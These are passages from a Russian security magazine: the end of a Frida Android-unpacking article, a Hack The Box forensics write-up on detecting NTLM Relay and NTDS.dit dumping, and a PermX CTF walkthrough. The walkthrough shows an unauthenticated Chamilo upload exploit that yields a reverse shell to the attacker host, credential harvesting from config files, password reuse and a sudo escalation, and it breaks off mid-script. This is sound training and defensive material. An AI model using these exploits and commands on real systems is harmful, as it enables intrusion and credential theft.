Можно пить шампанское: мы победили хитрых китайцев, при этом ни один Android-девайс не пострадал. В заключение я кратко расскажу о дальнейших перспективах этого пути и великих проблемах, ожидающих тебя на нем.

Начнем с плохих новостей: несмотря на то что мы получили на блюдечке полный расшифрованный код модуля DEX одним куском, чтобы вытащить его из Frida, тебе придется еще повозиться. Потому как дамп в консоли — это, конечно, красиво и хорошо, но пять мегабайт бинарного кода так не извлечешь.

Разумеется, у Frida есть функция записи блока данных в файл (`File.writeAllBytes`), однако файл этот, по странному капризу разработчиков, должен находиться в файловой системе Android-устройства, и его в лучшем случае придется переносить на компьютер. При использовании BlueStacks вдобавок проблемой является общая закрытость файловой системы для записи, даже на рутованном виртуальном устройстве.

К примеру, у меня не получилось записать из Frida файл даже в `/data/local/tmp`, куда мы перед этим благополучно пересадили саму «Фриду». Разумеется, твой пытливый ум найдет массу других обходных способов извлекать распакованные данные, пусть это будет домашним заданием.

Хорошая же новость заключается в том, что при использовании Frida сами библиотеки перестают быть зашифрованным «черным ящиком». К примеру, ничего не мешает из вышеприведенного скрипта сдампить код самого `libbaiduprotect` в расшифрованном виде, проанализировать его и на его основе написать, к примеру, свой собственный инструмент для расшифровки DEX безо всякого эмулятора и Frida.

Разбираем NTLM Relay и NTDS dumping

БАЗОВЫЕ АТАКИ НА AD

В этой статье я продемонстрирую две атаки на Active Directory, опишу используемые злоумышленниками утилиты и расскажу о ключевых индикаторах, на которые стоит обратить внимание при возникновении подозрительной активности. Практические задания будем выполнять на лабораторных работах Sherlocks с платформы Hack The Box.

sab3rt1le
FORensics FOR fun ;)
@k0n70r4

INFO

Эта статья — продолжение материала «Базовые атаки на AD. Разбираем Kerberoasting, AS-REP Roasting и LLMNR Poisoning».

NTLM RELAY

Windows New Technology LAN Manager (NTLM) — это название набора протоколов Active Directory, обеспечивающих аутентификацию в сети. Для поддержки обратной совместимости NTLM используется преимущественно в системах, не поддерживающих аутентификацию Kerberos.

Когда злоумышленник перехватывает сетевой трафик с помощью атаки LLMNR Poisoning, он может также попытаться ретранслировать перехваченное сообщение для аутентификации в той или иной службе от имени жертвы.

Такая продвинутая версия LLMNR-отравления будет называться атакой NTLM Relay, она соотносится с подтехникой T1557.001 в MITRE ATT&CK. Возможность такой атаки обусловлена тем, что сам NTLM не обеспечивает безопасности сеанса.

Утилита ntlmrelayx из набора Impacket — инструмент, которым чаще всего пользуются для подобных атак.

Reaper


Лабораторная работа Reaper из раздела Sherlocks от Hack The Box поможет на практике разобрать инцидент, связанный с этой атакой.

В описании лабораторной рассказывается о подозрительном входе в систему, на который необходимо срочно обратить внимание. Подробности заключаются в том, что IP-адрес и имя исходной рабочей станции не совпадают.


Для определения ретрансляции NTLM в сети понадобятся журналы сетевой телеметрии и аудита входа в систему. Подход к обнаружению NTLM Relay достаточно необычен, поскольку требует сопоставления IP-адресов с именами хостов. В крупных корпоративных средах будет тяжело следить за этим, так как список IP-адресов достаточно большой. Телеметрия сети в таком случае сильно упростит определение скомпрометированного хоста.

Reaper предоставляет дамп сетевого трафика компании, с его помощью можно установить основные конечные точки в виде внутренних IP-адресов.

Просмотрим статистику .pcap-файла, определим внутрикорпоративную сеть и уберем из подозреваемых различные широковещательные адреса и шлюзы (IP-адреса, заканчивающиеся на `.1`, `.2` и `.255`).




Получить имена хостов можно с использованием службы имен NetBios и одноименного фильтра в Wireshark — `nbns`.



Сразу же наблюдаем небольшой список имен хостов:

1. `FORELA-WKSTN001` для `172.17.79.129`.
2. `FORELA-WKSTN002` для `172.17.79.136`.
3. Неизвестное устройство для `172.17.79.135`.


Добавим фильтр для SMB-трафика, входящего и исходящего от подозрительного хоста: `smb2 and ip.addr == 172.17.79.135`. Пока что для нас это машина злоумышленника, работающая по принципу MITM.




Видно, что пользователь `arthur.kyle` участвовал в процессе аутентификации с подозрительного IP-адреса. Также можно наблюдать IP-адрес `Wkstn002`. Судя по трафику, пользователь является учеткой как раз этого хоста, чьи данные и были украдены.

В следующем потоке пакетов можно заметить, что аутентификация учетной записи пользователя `arthur.kyle` осуществляется с двух разных компьютеров (один — легитимный, второй — MITM).

Проанализируем предоставленный журнал событий безопасности от `WKSTN001`, предварительно отфильтровав события с идентификатором `4624`.



Зная из анализа `.pcap` примерные временные рамки, не составит большого труда найти подходящее событие и изучить его.



Отметим несколько индикаторов того, что атака NTLM Relay была проведена успешно:

- идентификатор безопасности: `NULL SID`;
- LogonGUID имеет значение `NULL`;
- несовпадение в имени рабочей станции и IP-адресе источника (на исходной рабочей станции указано `WKSTN002`, а в качестве IP-адреса видим `172.17.79.135`);
- процесс входа: `NtLmSsp`.

Обнаруженное нами событие подтверждает предположение о том, что неизвестный хост украл учетные данные `WKSTN002` и использовал их для входа на `WKSTN001`.

Меры предотвращения

По возможности необходимо отключить аутентификацию NTLM и использовать более надежные протоколы, такие как Kerberos. Чтобы исключить перехват аутентификации через NTLM, во всем домене необходимо принудительно использовать подпись SMB. Такая подпись защищает сообщения, передаваемые между клиентом и сервером во время связи NTLM, предотвращая перехват сообщений проверки подлинности.

NTDS DUMPING

Хранилище информации о доменах в службе каталогов Active Directory реализовано в файле `NTDS.dit`, который расположен по умолчанию в директории `%SystemRoot%\ntds\` на контроллере домена. Этот файл содержит важные данные о домене, включая хеши паролей пользователей, что делает его привлекательной целью для атак.

Чтобы получить доступ к файлу `NTDS.dit`, злоумышленнику необходимо обладать административными правами в системе. Если он получит доступ к контроллеру домена, то сможет извлечь файл `NTDS.dit` вместе с данными из ключа реестра `HKEY_LOCAL_MACHINE\SYSTEM`, содержащего все необходимые сведения для дешифровки данных `NTDS.dit`.

Хотя служба Active Directory запрещает доступ к этому файлу во время работы, злоумышленник может воспользоваться службой создания теневых копий томов (Volume Shadow Copy Service, VSS) для создания снимка тома и извлечения файла `NTDS.dit` из него. Также можно сделать копию с помощью диагностического инструмента `NTDSUTIL.exe`, доступного в составе Active Directory.

Если злоумышленник имеет набор действительных учетных данных, он может воспользоваться таким инструментом, как CrackMapExec, и удаленно сбросить файл `NTDS.dit`, а после проанализировать его.

После того как хакер похитит файл `NTDS.dit` и ключ реестра `HKLM\SYSTEM`, он сможет проводить дальнейшие атаки без доступа к службе AD. Получив хеши паролей из файла `NTDS.dit`, злоумышленник может попытаться подобрать пароли офлайн. Если не получится взломать хеши в автономном режиме, он также может использовать их в атаках типа pass-the-hash для дальнейшего продвижения в системе.


Информация о домене из этих файлов может быть проанализирована с использованием утилиты secretsdump, которая входит в состав набора инструментов Impacket.

В MITRE ATT&CK эта атака относится к подтехнике T1003.003.

CrownJewel-1


В описании этой лабораторной работы указано, что при сбросе `NTDS.dit` на контроллере домена была использована служба `vssadmin`. В таком случае сперва следует обратить внимание на события журнала `SYSTEM.evtx`. Отфильтруем события с идентификатором `7036`, обозначающим смену состояния служб.


Мы обнаружим событие запуска Volume Shadow Copy, а в разделе подробностей будет указано точное время начала работы службы, на которое в будущем мы и станем ориентироваться.



В журнале безопасности при создании теневой копии тома также отображаются события, в которых `VSSVC.exe` проверяет права с помощью учетной записи компьютера и перечисляет группы пользователей. `Event ID 4799` логирует перечисление участия в защищенных локальных группах.

Такие перечисления будут выполняться большое количество раз за пару секунд, что вполне можно считать подозрительной активностью.






В найденных событиях важными индикаторами будут следующие:

- перечисление групп администраторов и операторов резервного копирования (Administrators, Backup Operators);
- имя процесса: `VSSVC.exe`.


В журнале Microsoft-Windows-Ntfs будет отображаться идентификатор скопированного тома и информация о времени сканирования.



Поскольку у нас имеется файл `$MFT`, содержащий в себе записи обо всех папках в системе, в том числе и об удаленных, мы сможем определить путь к дампу `NTDS.dit`.

Воспользуемся утилитой MFTExplorer от Эрика Циммермана для просмотра `$MFT`. Очень часто злоумышленники оставляют используемые ими файлы в непримечательных папках: «Загрузки», «Документы», «Изображения». Также можно поискать по словам `ntds.dit`, `backup`, `dc sync`, `shadow copy`.

В нашем случае `NTDS.dit` обнаружился в папке «Документы» пользователя `Администратор`.



Видно, что, помимо базы данных NTDS, был скопирован еще и куст реестра `SYSTEM`, хранящий в себе параметры конфигурации как установленных приложений, так и операционной системы. С точки зрения криминалистики кусты реестра имеют достаточно большое значение, поскольку они дают подробную информацию о том, что атака была успешно проведена.


CrownJewel-2

В этой лабораторной работе нам предоставлены журналы системы, приложений и безопасности, что позволяет рассмотреть второй вариант проведения атаки Credential Dumping NTDS.dit, основанный на использовании утилиты `NTDSUTIL.exe`.


NTDSUTIL — это встроенный инструмент для управления NTDS на серверах Windows, но злоумышленник может использовать ее для получения доступа к этой базе данных. Нам необходимо отслеживать события с идентификаторами `325` и `327` и источником событий `ESENT` в `APPLICATION.evtx`. Эти события регистрируются при создании новой базы данных и отсоединении другой соответственно.

Мы также будем искать событие с идентификатором `7036` в `SYSTEM.evtx` для корреляции с нашими результатами поиска в журналах приложений. Наконец, мы рассмотрим событие с идентификатором `4799` в `SECURITY.evtx`. Давай начнем с журналов приложений. Просмотрим события с `Event ID 325`, `327` и источником событий `ESENT`.


`ESENT` — это встраиваемый и транзакционный движок СУБД, позволяющий создавать пользовательские приложения, которым требуется надежное высокопроизводительное хранилище данных с минимальными затратами.




С помощью показанного выше фильтра выведем список всех операций с базой данных, связанных с AD. При просмотре событий с идентификатором `325` важным будет поиск любого необычного пути к файлу с новой созданной копией `NTDS.dit`, кроме `%SystemRoot%\ntds\`.




Сразу после этого события идет следующее с `ID 327`, сообщающее о том, что база данных по тому же пути отключена.



В `SYSTEM.evtx` в промежутке времени, когда происходили просмотренные нами ранее события, можно заметить запуск двух служб, связанных с `Event ID 7036` и с созданием теневой копии тома.



Журнал `SECURITY.evtx` будет интересен событиями с идентификатором `4799`, в которых, как в предыдущей лабораторной работе, будут перечисляться локальные группы безопасности, причем этих событий будет множество.



На этот раз важными индикаторами событий будут следующие:

- перечисление групп администраторов и операторов резервного копирования (Administrators, Backup Operators);
- имя процесса: `ntdsutil.exe`.

Меры предупреждения

Организациям следует предпринять меры для защиты административного доступа к контроллеру домена и отслеживать активность учетных записей администраторов на предмет подозрительных действий. Рассмотри возможность использовать систему управления паролями локальных администраторов (LAPS), которая обеспечивает безопасность доступа.

Кроме того, стоит принять меры для предотвращения атак с использованием инъекций кода, которые могут привести к утечке учетных данных. Для этого настрой дополнительные параметры безопасности через LSA (Local Security Authority).

ВЫВОДЫ

В статье были рассмотрены две популярные атаки на Active Directory, а также их индикаторы компрометации, используемые злоумышленниками утилиты, методы и средства реагирования.

HTB PERMX

OS Linux | RELEASE DATE 06 Jul 2024 | DIFFICULTY Easy | POINTS 20

Закрепляемся в Linux при помощи setfacl

RalfHacker
hackerralf8@gmail.com

Сегодня я покажу, как использовать команду setfacl, чтобы закрепиться на машине с Linux и повысить привилегии. Но сначала нам надо будет получить к ней доступ. Сделаем мы это при помощи бага в системе Chamilo, а для перехода в контекст безопасности пользователя разберемся с веб-приложением и получим учетные данные.

Наша цель — получение прав суперпользователя на машине PermX с учебной площадки Hack The Box. Уровень задания — легкий.

WARNING

Подключаться к машинам с HTB рекомендуется только через VPN. Не делай этого с компьютеров, где есть важные для тебя данные, так как ты окажешься в общей сети с другими участниками.

РАЗВЕДКА

Сканирование портов

Добавляем IP-адрес машины в `/etc/hosts`:

```
10.10.11.23     permx.htb
```

И запускаем сканирование портов.


Справка: сканирование портов

Сканирование портов — стандартный первый шаг при любой атаке. Он позволяет атакующему узнать, какие службы на хосте принимают соединение. На основе этой информации выбирается следующий шаг к получению точки входа.

Наиболее известный инструмент для сканирования — это Nmap. Улучшить результаты его работы ты можешь при помощи следующего скрипта:

```
#!/bin/bash
ports=$(nmap -p- --min-rate=500 $1 | grep ^[0-9] | cut -d '/' -f 1 |
tr '\n' ',' | sed s/,$//)
nmap -p$ports -A $1
```

Он действует в два этапа. На первом производится обычное быстрое сканирование, на втором — более тщательное сканирование, с использованием имеющихся скриптов (опция `-A`).




```
Nmap scan report for permx.htb (10.10.11.23)
Host is up (0.10s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 e2:5c:5d:8c:47:3e:d8:72:f7:b4:80:03:49:86:6d:ef (ECDSA)
|_  256 1f:41:02:8e:6b:17:18:9c:a0:ac:54:23:e9:71:30:17 (ED25519)
80/tcp open  http    Apache httpd 2.4.52
|_http-server-header: Apache/2.4.52 (Ubuntu)
|_http-title: eLEARNING
Service Info: Host: 127.0.0.1; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Результат работы скрипта

Скрипт нашел два открытых порта:

- 22 — служба OpenSSH 8.9p1;
- 80 — веб-сервер Apache 2.4.52.

Первым делом идем осматриваться на сайте.



Главная страница сайта

ТОЧКА ВХОДА

Ничего интересного найти не удалось, поэтому приступим к сканированию.

Справка: сканирование веба c feroxbuster


Одно из первых действий при тестировании безопасности веб-приложения — это сканирование методом перебора каталогов, чтобы найти скрытую информацию и недоступные обычным посетителям функции. Для этого можно использовать программы вроде dirsearch, DIRB или ffuf. Я предпочитаю feroxbuster.

При запуске указываем следующие параметры:

- `-u` — URL;
- `-w` — словарь (я использую словари из набора SecLists);
- `-t` — количество потоков;
- `-d` — глубина сканирования.

Запускаем **feroxbuster** и задаем все параметры:

```
feroxbuster -u http://permx.htb/ -w directory_2.3_medium_lowercase.
txt -d 1 -t 128
```



```
403      GET        9l       28w      274c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
404      GET        9l       31w      271c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
200      GET        8l       81w     5070c http://permx.htb/img/testimonial-4.jpg
200      GET      126l      738w    60325c http://permx.htb/img/cat-3.jpg
200      GET      587l     2466w    36182c http://permx.htb/index.html
200      GET      158l      719w    58188c http://permx.htb/img/cat-4.jpg
200      GET      109l      597w    49102c http://permx.htb/img/team-4.jpg
200      GET      138l      705w    57467c http://permx.htb/img/cat-1.jpg
200      GET        6l     3782w   164194c http://permx.htb/css/bootstrap.min.css
301      GET        9l       28w      304c http://permx.htb/css => http://permx.htb/css/
301      GET        9l       28w      304c http://permx.htb/lib => http://permx.htb/lib/
301      GET        9l       28w      303c http://permx.htb/js => http://permx.htb/js/
301      GET        9l       28w      304c http://permx.htb/img => http://permx.htb/img/
200      GET        3l      148w     8156c http://permx.htb/lib/wow/wow.min.js
200      GET        7l      158w     9028c http://permx.htb/lib/waypoints/waypoints.min.js
200      GET        0l        0w    20542c http://permx.htb/about.html
200      GET        0l        0w    31096c http://permx.htb/img/cat-2.jpg
200      GET        0l        0w    32347c http://permx.htb/img/team-3.jpg
200      GET      587l     2466w    36182c http://permx.htb/
```


Результат сканирования каталогов

Ничего интересного не обнаружено, однако мы знаем реальный домен — `permx.htb`. Давай просканируем поддомены с помощью `ffuf`. При запуске используем следующие параметры:

- `-w` — словарь (тот же);
- `-t` — количество потоков;
- `-u` — URL;
- `-H` — HTTP-заголовок.

Место перебора помечается словом FUZZ.

```
ffuf -u http://permx.htb -H 'Host: FUZZ.permx.htb' -w subdomains-
bitquark-top100000.txt -t 128
```



```
225                     [Status: 302, Size: 279, Words: 18, Lines: 10, Duration: 53ms]
162                     [Status: 302, Size: 279, Words: 18, Lines: 10, Duration: 54ms]
bcast                   [Status: 302, Size: 281, Words: 18, Lines: 10, Duration: 53ms]
lib                     [Status: 302, Size: 279, Words: 18, Lines: 10, Duration: 53ms]
228                     [Status: 302, Size: 279, Words: 18, Lines: 10, Duration: 53ms]
srv2                    [Status: 302, Size: 280, Words: 18, Lines: 10, Duration: 53ms]
orion                   [Status: 302, Size: 281, Words: 18, Lines: 10, Duration: 52ms]
r                       [Status: 302, Size: 277, Words: 18, Lines: 10, Duration: 52ms]
upload                  [Status: 302, Size: 282, Words: 18, Lines: 10, Duration: 52ms]
atlas                   [Status: 302, Size: 281, Words: 18, Lines: 10, Duration: 53ms]
style                   [Status: 302, Size: 281, Words: 18, Lines: 10, Duration: 53ms]
facebook                [Status: 302, Size: 284, Words: 18, Lines: 10, Duration: 52ms]
w                       [Status: 302, Size: 277, Words: 18, Lines: 10, Duration: 52ms]
```

Результат сканирования поддоменов

В вывод сканера попадают все варианты из словаря, поэтому установим фильтр по коду ответа (параметр `-mc`). Нас интересуют только варианты с кодом ответа 200.

```
ffuf -u http://permx.htb -H 'Host: FUZZ.permx.htb' -w subdomains-
bitquark-top100000.txt -t 128 -mc 200
```


```
www                     [Status: 200, Size: 36182, Words: 12829, Lines: 587, Duration: 1449ms]
lms                     [Status: 200, Size: 19347, Words: 4910, Lines: 353, Duration: 389ms]
```

Результат сканирования поддоменов

Находим два новых поддомена, поэтому обновляем `/etc/hosts`.

```
10.10.11.23 permx.htb www.permx.htb lms.permx.htb
```

Теперь посмотрим новые сайты. На `www.permx.htb` получаем тот же лендинг, а на `lms.permx.htb` нас встречает форма авторизации Chamilo LMS.




Главная страница сайта lms.permx.htb

Учетные данные вроде `admin:admin` не прошли, попробуем найти другой вариант.

ТОЧКА ОПОРЫ

Первым делом стоит проверить, есть ли для обнаруженной системы готовые эксплоиты. Для этого чаще всего достаточно поискать в Google.



Поиск эксплоитов в Google

Почти все первые ссылки указывают на уязвимость CVE-2023-4220. Chamilo LMS версии v1.11.24 и ниже позволяет без аутентификации загружать файлы через следующий эндпоинт:

```
/main/inc/lib/javascript/bigupload/inc/bigUpload.php
```

Это можно использовать: загрузить веб-шелл и получить удаленное выполнение кода. Все это уже реализовано в эксплоите, который также может определить наличие уязвимости.

```
python3 main.py -u http://lms.permx.htb -a scan
```

```
~/tmp/HTB/permx/chamilo-lms-unauthenticated-big-upload-rce-poc git:(main) (0.563s)
python3 main.py -u http://lms.permx.htb -a scan
[+] Target is likely vulnerable. Go ahead. [+]
```

Определение наличия уязвимости

Так как мы будем ловить реверс-шелл, то предварительно активируем листенер:

```
pwncat-cs -lp 4321
```

Теперь выполняем эксплоит.

```
python3 main.py -u http://lms.permx.htb -a revshell
```

```
~/tmp/HTB/permx/chamilo-lms-unauthenticated-big-upload-rce-poc git:(main)
python3 main.py -u http://lms.permx.htb -a revshell
Enter the name of the webshell file that will be placed on the target server (default: webshell.php):
Enter the name of the bash revshell file that will be placed on the target server (default: revshell.sh):
Enter the host the target server will connect to when the revshell is run: 10.10.16.58
Enter the port on the host the target server will connect to when the revshell is run: 4321
```

Настройка эксплоита

```
python3 main.py -u http://lms.permx.htb -a revshell
[!] BE SURE TO BE LISTENING ON THE PORT THAT YOU DEFINED [!]

[+] Execution completed [+]

You should already have a revserse connection by now.
```

Результат выполнения эксплоита

Эксплоит отработал, а в листенере появилась сессия пользователя `www-data`.


```
[22:03:43] Welcome to pwncat 🐈!
[22:04:12] received connection from 10.10.11.23:35574
[22:04:14] 10.10.11.23:35574: registered new host w/ db
(local) pwncat$ back
(remote) www-data@permx:/var/www/chamilo/main/inc/lib/javascript/bigupload/files$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
(remote) www-data@permx:/var/www/chamilo/main/inc/lib/javascript/bigupload/files$
```

Сессия пользователя www-data

ПРОДВИЖЕНИЕ

Так как мы работаем в контексте учетной записи веб-сервера, а на хосте развернуто веб-приложение, самое время поискать учетные данные. Обычно приложения используют какую-нибудь базу данных, а учетные данные для нее хранятся в переменных окружения или файлах с настройками. Переменные окружения ничего интересного не содержат, поэтому найдем файл по наличию в нем строки, например `dp_password`.

```
grep -iR db_password ./
```



```
(remote) www-data@permx:/var/www/chamilo$ grep -iR db_password ./
./main/inc/global.inc.php:    'password' => $_configuration['db_password'],
./main/inc/global.inc.php:    'password' => $_configuration['db_password'],
./main/inc/global-min.inc.php:    'password' => $_configuration['db_password'],
./main/install/configuration.dist.php:$_configuration['db_password'] = '{DATABASE_PASSWORD}';
./main/install/install.lib.php:        $dbPassForm = $_configuration['db_password'];
./app/config/configuration.php:$_configuration['db_password'] = '03F6lY3uXAP2bkW8';
./plugin/migrationmoodle/src/MigrationMoodlePlugin.php:            'db_password' => 'text',
./plugin/migrationmoodle/src/MigrationMoodlePlugin.php:            'password' => $this->get('db_password'),
./plugin/migrationmoodle/lang/english.php:$strings['db_password'] = 'Moodle DB password';
./plugin/migrationmoodle/lang/french.php:$strings['db_password'] = 'Mot de passe BdD Moodle';
./plugin/vchamilo/install.php:    db_password varchar(32),
```

Результат поиска подстроки

Находим файл `app/config/configuration.php`, в котором хранятся все настройки веб-приложения.

```
(remote) www-data@permx:/var/www/chamilo$ cat ./app/config/configuration.php
<?php
// Chamilo version 1.11.24
// File generated by /install/index.php script - Sat, 20 Jan 2024 18:20:32 +0000
/* For licensing terms, see /license.txt */
/**
 * This file contains a list of variables that can be modified by the campus site's server administrator.
 * Pay attention when changing these variables, some changes may cause Chamilo to stop working.
 * If you changed some settings and want to restore them, please have a look at
 * configuration.dist.php. That file is an exact copy of the config file at install time.
 * Besides the $_configuration, a $_settings array also exists, that
 * contains variables that can be changed and will not break the platform.
 * These optional settings are defined in the database, now
 * (table settings_current).
 */

// Database connection settings.
$_configuration['db_host'] = 'localhost';
$_configuration['db_port'] = '3306';
$_configuration['main_database'] = 'chamilo';
$_configuration['db_user'] = 'chamilo';
$_configuration['db_password'] = '03F6lY3uXAP2bkW8';
// Enable access to database management for platform admins.
$_configuration['db_manager_enabled'] = false;

/**
 * Directory settings.
 */
```

Содержимое файла configuration.php

Поиск учетных данных в самой базе ничего не дал, однако нередки случаи использования одного пароля в разных сервисах. Возможно, он подойдет и для какого-то пользователя. Получить пользователей с активной консолью можно из файла `/etc/passwd`.

```
cat /etc/passwd | grep bash
```

```
(remote) www-data@permx:/var/www/chamilo$ cat /etc/passwd | grep bash
root:x:0:0:root:/root:/bin/bash
mtz:x:1000:1000:mtz:/home/mtz:/bin/bash
```

Содержимое файла /etc/passwd

Авторизуемся под пользователем `mtz` и забираем первый флаг.

```
(remote) www-data@permx:/var/www/chamilo$ su mtz
Password:
mtz@permx:/var/www/chamilo$ id
uid=1000(mtz) gid=1000(mtz) groups=1000(mtz)
mtz@permx:/var/www/chamilo$ cat ~/user.txt
dca529c652b43e203e2667da95edab14
mtz@permx:/var/www/chamilo$
```

Флаг пользователя

ЛОКАЛЬНОЕ ПОВЫШЕНИЕ ПРИВИЛЕГИЙ

Теперь нам необходимо собрать информацию. Я рекомендую использовать для этого скрипты PEASS.

Справка: скрипты PEASS

Что делать после того, как мы получили доступ в систему от имени пользователя? Вариантов дальнейшей эксплуатации и повышения привилегий может быть очень много, как в Linux, так и в Windows. Чтобы собрать информацию и наметить цели, можно использовать Privilege Escalation Awesome Scripts SUITE (PEASS) — набор скриптов, которые проверяют систему на автомате и выдают подробный отчет о потенциально интересных файлах, процессах и настройках.

Загрузим на удаленный хост скрипт для Linux, дадим право на выполнение и запустим сканирование. В выводе будет много информации, но из значимой только настройки sudoers.

```
╔══════════╣ Checking 'sudo -l', /etc/sudoers, and /etc/sudoers.d
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#sudo-and-suid
Matching Defaults entries for mtz on permx:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User mtz may run the following commands on permx:
    (ALL : ALL) NOPASSWD: /opt/acl.sh
```

Настройки sudoers

Таким образом, текущий пользователь может выполнить скрипт `/opt/acl.sh` от имени пользователя `root` без ввода пароля. Просмотрим исходный код `/opt/acl.sh`.


```
mtz@permx:~$ cat /opt/acl.sh
#!/bin/bash

if [ "$#" -ne 3 ]; then
    /usr/bin/echo "Usage: $0 user perm file"
    exit 1
fi

user="$1"
perm="$2"
target="$3"

if [[ "$target" != /home/mtz/* || "$target" == *..* ]]; then
    /usr/bin/echo "Access denied."
    exit 1
fi

# Check if the path is a file
if [ ! -f "$target" ]; then
